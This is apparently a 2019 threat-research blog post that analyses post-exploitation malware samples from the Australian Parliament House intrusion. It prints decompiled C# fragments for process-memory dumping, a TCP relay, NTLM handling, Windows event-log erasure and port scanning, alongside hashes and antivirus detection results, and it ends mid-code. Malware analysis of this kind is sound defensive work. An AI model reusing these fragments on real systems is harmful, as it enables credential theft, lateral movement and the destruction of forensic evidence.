

# The Arsenal Behind the Australian Parliament Hack

---

 [blog.yoroï.com/company/research/the-arsenal-behind-the-australian-parliament-hack](https://blog.yoroï.com/company/research/the-arsenal-behind-the-australian-parliament-hack)

ZLAB-YOROÏ

February 26, 2019



## Introduction

---

In the past days, an infamous cyber attack targeted an high profile target on the APAC area: the Australian Parliament House. As reported by the Australian prime minister there was no evidence of any information theft and the attack has been promptly isolated and contained by the Australian Cyber Security Centre (ACSC), however the attackers gained access the ruling Liberal and National coalition parties networks as well as the opposition Labor Party, just few months before the federal election. The first technical insight points to sophisticate state sponsored threat actors operating in the Pacific region, but no official statement has been published and the speculation that China was behind the attack is not confirmed in any way.

Contextually to the cyber incident disclosure to the public, the ACSC declassified some of the samples involved in the parliament hack, so the Cybaze-Yoroï ZLab team decided to investigate these artifacts to have an insight of Tools and Capabilities of part of this APT cyber arsenal.

## Technical analysis

---

All the analyzed files seem to be related to a post-exploitation phase, where the attacker leveraged them to conduct data exfiltration and lateral movements. All the modules don't belong to an open-source post-exploitation framework, like Metasploit or Empire, but they seem to be written from scratch using the high-level language C# on top of the .NET Framework.

## The LazyCat DLL


---

The firstly analyzed sample is known in the InfoSec community. The malware is named LazyCat, mainly derived by the famous Mimikatz pentest tool.

<b>Hash</b>	Sha256: 1c113dce265e4d744245a7c55dad80199ae972a9e0ecbd0c5ced57067cf755b
<b>Threat</b>	LazyCat
<b>Description</b>	LazyCat DLL to perform local privilege escalation
<b>Ssdeep</b>	1536:kxnT6jqsSwl1ChVKt5QtkJBDfFw+IPpUuOE7qBp69bfeL:kxCpSz1CylGrbgKuN-S69bA


Table 1: Information about LazyCat sample.

A first static analysis shows the library is written in .NET, with no heavy obfuscation, and therefore easily revertable to its source-code like representation.



File Name	C:\Users\admin\Desktop\1c113dce265e4d744245a7c5...
File Type	Portable Executable 32 .NET Assembly
File Info	No match found.
File Size	83.00 KB (84992 bytes)
PE Size	83.00 KB (84992 bytes)
Created	Tuesday 19 February 2019, 10.50.27
Modified	Monday 18 February 2019, 11.35.08
Accessed	Tuesday 19 February 2019, 10.50.27
MD5	3D129263F6A48647F103A04446FB0C2F
SHA-1	8C4371C6431777FC50A83BD0BC3D82DBAB016823

Figure 1: Static info about LazyCat sample.



```

16 namespace LazyCat
17 {
18     // Token: 0x02000004 RID: 4
19     internal class LazyCatFunc
20     {
21     }
22     // Token: 0x06000018 RID: 24 RVA: 0x0002190 File Offset: 0x0000390
23     public static Process[] OpenProcess(string ProcessName, int ProcessID)
24     {
25         Token.GetCurrentThreadToken(983551u).EnablePrivilege("SeDebugPrivilege");
26         if (ProcessID != 0)
27         {
28             return new Process[]
29             {
30                 Process.GetProcessById(ProcessID)
31             };
32         }
33         if (ProcessName != null && ProcessName != string.Empty)
34         {
35             return Process.GetProcessesByName(ProcessName);
36         }
37         return null;
38     }
39     // Token: 0x06000019 RID: 25 RVA: 0x00021DC File Offset: 0x00003DC
40     public static Token[] GetProcessToken(Process process, string Filter, bool FechAll)
41     {
42         return process.GetProcessToken(Filter, FechAll);
43     }
44     // Token: 0x0600001A RID: 26 RVA: 0x00021E8 File Offset: 0x00003E8
45     public static void DumpMemory(Process process, string Output)
46     {
47         using (FileStream fileStream = new FileStream(Output, FileMode.Create))
48         {
49             DbgHelp.MinidumpWriteDump(process.Handle, process.Id, fileStream.SafeFileHandle, DbgHelp.MINIDUMP_TYPE.MinidumpWithFullMemory, IntPtr.Zero, IntPtr.Zero);
50         }
51         FileSecurity accessControl = File.GetAccessControl(Output);
52         NTAccount identity = new SecurityIdentifier(WellKnownSidType.BuiltinUsersSid, null).Translate(typeof(NTAccount)) as NTAccount;
53         accessControl.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.FullControl, AccessControlType.Allow));
54         File.SetAccessControl(Output, accessControl);
55     }
56 }

```

Figure 2: Part of malware’s code.

An interesting function spotted in the code reveal its capability to inspect and gather the contents of an arbitrary process memory, through the usage of the *MiniDumpWriteDump* function belonging to *DbgHelp* library. The function’s result will be stored in a file just created using “Output” string parameter as name (Figure 3).

```
// Token: 0x0600001A RID: 26 RVA: 0x000021E8 File Offset: 0x000003E8
public static void DumpMemory(Process Process, string Output)
{
    using (FileStream fileStream = new FileStream(Output, FileMode.Create))
    {
        DbgHelp.MinidumpWriteDump(Process.Handle, Process.Id, fileStream.SafeFileHandle, DbgHelp.MINIDUMP_TYPE.MinidumpWithFullMemory, IntPtr.Zero, IntPtr.Zero, IntPtr.Zero);
    }
    FileSecurity accessControl = File.GetAccessControl(Output);
    NTAccount identity = new SecurityIdentifier(WellKnownSidType.BuiltinUsersSid, null).Translate(typeof(NTAccount)) as NTAccount;
    accessControl.AddAccessRule(new FileSystemAccessRule(identity, FileSystemRights.FullControl, AccessControlType.Allow));
    File.SetAccessControl(Output, accessControl);
}
```

Figure 3: *DumpMemory* function.

Moreover, the malware is able to start a “TcpRelay” service, probably with the intent of create a route between the attacker’s network and the victim’s one and then to make the lateral movements easier.

```
// Token: 0x06000023 RID: 35 RVA: 0x0000259C File Offset: 0x0000079C
public static void StartTcpRelay(string Listen, string Target)
{
    TcpRelay tcpRelay = new TcpRelay();
    Log.Print("start server", new object[0]);
    string[] array = Listen.Split(new char[]
    {
        ':'
    });
    string[] array2 = Target.Split(new char[]
    {
        ':'
    });
    Log.Print("Tcp relay {0}:{1} => {2}:{3}", new object[]
    {
        array[0],
        int.Parse(array[1]),
        array2[0],
        int.Parse(array2[1])
    });
    tcpRelay.StartAndBlocking(new IPEndPoint(IPAddress.Parse(array[0]), int.Parse(array[1])),
        new IPEndPoint(IPAddress.Parse(array2[0]), int.Parse(array2[1])));
}
```

Figure 4: *StartTcpRelay* function.

Exploring source code, a particular module named “RottenPotato” emerges. It contains some interesting functions, such as “findNTLMBytes” and “HandleMessageAuth”, related to the post-exploitation phase in MS Windows environments. After a quick search, it is possible to discover it is an open source tool publicly available on GitHub at <https://github.com/foxglovesec/RottenPotato>.

```

1 // LazyCat.local_privilege_escalation.rotten_potato.RottenPotato
2 // Token: 0x060000C9 RID: 201 RVA: 0x00004158 File Offset: 0x00002358
3 public int findNTLMBytes(byte[] bytes, int len)
4 {
5     byte[] array = new byte[]
6     {
7         78,
8         84,
9         76,
10        77,
11        83,
12        83,
13        80
14    };
15    int num = 0;
16    for (int i = 0; i < len; i++)
17    {
18        if (bytes[i] == array[num])
19        {
20            num++;
21            if (num == 7)
22            {
23                return i - 6;
24            }
25        }
26        else
27        {
28            num = 0;
29        }
30    }
31    return -1;
32 }

```

Figure 5: *findNTLMBytes* function.

Making a diff analysis between the Github source code and the malware's one, emerges that some functions included into malware's *RottenPotato* are not present into public source code. This indicates that the cyber attacker has further weaponized the code to make it more effective for the malicious goal. At the same time, the usage of code publicly available and open source tools makes more difficult a punctual attribution of the weapons to a particular cyber group.

The LazyCat sample owns a specific module clerks to cover tracks, named "*LogEraser*".

```

public static void RemoveETWLog(long EventRecordID, string LogType = "System")
{
    new ETWEraser().Erase(LogType, EventRecordID);
}

```

Figure 6: *LazyCat.LogEraser* module.

The main function of the module is "*RemoveETWLog*" which has the purpose of delete the ETW (Event Tracing for Windows) files related to the malicious actions the attacker has done.

```


foreach (EvtxRecord current2 in records)
{
    Log.Print(" scan in record {0}", new object[]
    {
        current2.Header.EventRecordIdentifier
    });
    if (current2.Header.EventRecordIdentifier == (ulong)logid)
    {
        DateTime dateTime = DateTime.FromFileTime((long)current2.Header.WrittenDateAndTime);
        Log.Print(" record id {0} {1}", new object[]
        {
            current2.Header.EventRecordIdentifier,
            dateTime
        });
        current.Erase(current2);
        return;
    }
}

```

Figure 7: Code to delete Windows log events.

As shown in the above figure, the malware scans all the records belonging to the Windows Log and, if the record ID is equal to the given ID, it will be deleted.

At time of analysis, the sample had a middle-low detection rate, probably due to the customization of open source code-snippets; the result of VirusTotal analysis is visible in the following figure:



28 / 70

**28 engines detected this file**


SHA-256: 1c113dce265e4d744245a7c55dad80199ae972a9e0ecbd0c5ced57067cf755b

File name: LazyCat.dll

File size: 83 KB

Last analysis: 2019-02-21 02:24:58 UTC

Community score: -27



**Detection** | Details | Community 3

Ad-Aware	⚠ Trojan.GenericKD.41028461	AegisLab	⚠ Trojan.MSIL.Agent.41c
ALYac	⚠ Backdoor.Zapchast	Arcabit	⚠ Trojan.Generic.D2720B6D
BitDefender	⚠ Trojan.GenericKD.41028461	CrowdStrike Falcon	⚠ win/malicious_confidence_100% (W)
Emsisoft	⚠ Trojan.GenericKD.41028461 (B)	eScan	⚠ Trojan.GenericKD.41028461
ESET-NOD32	⚠ a variant of MSIL/HackTool.LazyCat.A	Fortinet	⚠ MSIL/LazyCat.A!tr
GData	⚠ Win32.Trojan.Agent.1U5LUN	K7AntiVirus	⚠ Hacktool ( 0054820e1 )
K7GW	⚠ Hacktool ( 0054820e1 )	Kaspersky	⚠ Backdoor.MSIL.Agent.aаем
McAfee	⚠ HackTool-LazyCat	McAfee-GW-Edition	⚠ HackTool-LazyCat
Microsoft	⚠ HackTool:MSIL/LazyCat.YA!MTB	Palo Alto Networks	⚠ generic.ml
Panda	⚠ Trj/GdSda.A	Qihoo-360	⚠ Win32/Backdoor.3a0
Sophos AV	⚠ Troj/MSIL-MBS	Sophos ML	⚠ heuristic
Symantec	⚠ Hacktool	Tencent	⚠ Msil.Backdoor.Agent.Lkdu
TrendMicro	⚠ TROJ_FRS.ONA103BK19	TrendMicro-HouseCall	⚠ TROJ_FRS.ONA103BK19
ViRobot	⚠ Trojan.Win32.Z.Agent.84992.QN	ZoneAlarm	⚠ Backdoor.MSIL.Agent.aаем
Acronis	✅ Clean	AhnLab-V3	✅ Clean
Alibaba	✅ Clean	Antiy-AVL	✅ Clean

Figure 8: LazyCat detection.

## The Powerkatz DLL

<b>Hash</b>	Sha256: 08a85f5fe8714b4842180c12c4d192bd186500af01ee39825f6d5100a2019ebc
<b>Threat</b>	Generic
<b>De- scrip- tion</b>	powerkatz DLL
<b>Ssdeep</b>	192:RPmh9ncu5qqTz3XQUOsnoGWX4L4Lzn066HVV1GfzacScaz/69ek4VUAVc:ucuqq-Tz3gUOsnoGWoL4Lz0661V1PcS5V

Table 2: key information about powerkatz (sample 2)

<b>Hash</b>	Sha256: a95c9fe29a8ae0f618536fdf4874ede5412281e8dfb380bf1370a8d8794f787a
<b>Threat</b>	Generic
<b>De- scrip- tion</b>	powerkatz DLL
<b>Ssdeep</b>	192:BPmh9ncu5qqTz3XQUOsnoGWX4L4Lan066HVV1GfzacScazu69ek4VUf:ecuqq-Tz3gUOsnoGWoL4L00661V1PcS57

Table 3: key information about powerkatz (sample 3)

Despite the different hashes, the malicious functionalities within the DLL are the substantially the same, the attacker simply modified some strings and variables names, probably to evade av detection. The similarity between the samples is shown in Figure 9, where is possible to see the differences are minimal and they don't impact the overall behavior.






Figure 9: Diff analysis between the samples.

The decompiled source code of the main class also confirms this similarity, i.e. inside the AsyncTask class in Figure 10. For this reason we will reference a single sample in the following paragraphs.




Figure 10: Comparison between `AsyncTask` class of both samples.

The sample is composed by few classes and functions, one of them seems a good starting point for our analysis: the “*StartNew*”. As intended by its name, it is able to start a new asynchronous task on the victim’s machine, executing the task object passed as `_app` parameter. Once the task is started, the function waits its completion using repeated 1-sec sleeps cycle, and then it returns a valid code status to the function caller. Probably this module can be used in conjunction with some other functions, belonging to other pieces of the implant, to perform malicious actions in background, making all more stealth.



```
// Token: 0x06000028 RID: 40 RVA: 0x00002B14 File Offset: 0x00000D14
public static string StartNew(object _app, string taskName, int chunkSize, int maxCount, string funcAssHash, string funcCode)
{
    string result;
    try
    {
        App app = AsyncTask.ObjectToApp(_app);
        string funcCode = AsyncTask.GetFuncCode(app, funcAssHash);
        if (string.IsNullOrEmpty(funcCode))
        {
            result = AsyncTask.Recon_ASS_NOT_FOUND;
        }
        else
        {
            string text = CommonFuncs.taskPrefix + taskName;
            if (app.ContainsKey(text))
            {
                result = "taskName collision";
            }
            else
            {
                List<object> list = new List<object>();
                string[] array = funcParamStr.Split(new char[]
                {
                    ','
                });
                for (int i = 0; i < array.Length - 1; i++)
                {
                    string item = array[i].Replace("&Comma", ",");
                    list.Add(item);
                }
                ATaskSession ataskSession = new ATaskSession(app, taskName, chunkSize, maxCount, funcCode, list, token);
                app[text] = ataskSession;
                ataskSession.Start();
                while (!ataskSession.IsDone && ataskSession.AvailableCount <= 0)
                {
                    Thread.Sleep(1000);
                }
                result = ataskSession.GetStatus();
            }
        }
    }
    catch (Exception ex)
    {
    }
}
```

Figure 11: Source code of the *StartNew* function.

The name of this sample, *Powerkatz*, reminds to a tool available on GitHub (<https://github.com/digipenguin/powerkatz>) but even if the name is the same, the code is different. As the previous sample, also the detection rate of this sample, 28 of 70, is not high, as shown in Figure 11.




Figure 12: Samples detection rate.

## The Recon Module


<b>Hash</b>	Sha256: b63ae455f3deaca297b616dd3356063112cfda6e6c5434c407781461ae69361f
<b>Threat</b>	generic
<b>Description</b>	port scanner DLL
<b>Ssdeep</b>	192:P4NjWnNsFM+5lc8l5OG/i1/5gK0kbhdeODo3:P4NWnuf5lc8l21iK0lhDS

Table 4: key information about port scanner sample

Like other samples, it is written C# programming language too. It has two main classes named “PortScanner” and “ReconCommonFuncs”, providing a direct clue of the actions enabled by this part of the implant.

Figure 13: Sample’s classes.

Reading the first one’s code, in fact, the “portScan” contains an Integer array listing few of the well-known network ports, covering major local network services such as HTTP, TELNET, RDP, POP, IMAP, SSH, SQL ...



```
public class PortScanner
{
    // Token: 0x06000003 RID: 3 RVA: 0x00002188 File Offset: 0x00000388
    public List<string> portScan(string hosts, string ports, int timeout)
    {
        int[] array = new int[]
        {
            80,
            23,
            443,
            21,
            3389,
            110,
            445,
            139,
            143,
            53,
            135,
            3306,
            8080,
            22,
            1723,
            1720,
            113,
            81,
            8443,
            1433
        };
    }
};
```

Figure 14: Array containing the port numbers to scan.

For each declared port, the function is able to perform a TCP scan, trying to connect to it. If there is an available service behind the port, it responds with its own service banner, which will be stored into a “*StringBuilder*” object. The malware concatenates the responses from all the scanned ports and finally it writes the results in a file using the “*ReconCommonFuncs*” class.

```

public static string PortScan(string host, string port, string timeoutStr, object sessObj)
{
    port = port.Replace("&Comma", ",");
    MyStringBuilder myStringBuilder = new MyStringBuilder();
    string result = string.Empty;
    try
    {
        int timeout = 1;
        if (!string.IsNullOrEmpty(timeoutStr))
        {
            try
            {
                timeout = int.Parse(timeoutStr);
            }
            catch (Exception)
            {
                throw new Exception("not a valid timeout format!");
            }
        }
        PortScanner portScanner = new PortScanner();
        foreach (string str in portScanner.portScan(host, port, timeout))
        {
            myStringBuilder.Append(str + Environment.NewLine);
        }
        ReconCommonFuncs.WriteTaskRes(sessObj, myStringBuilder.ToString());
    }
}

```

Figure 15: Code to perform port scan.

```


private bool scan(string ip, int port, int timeout)
{
    TcpClient tcpClient = new TcpClient();
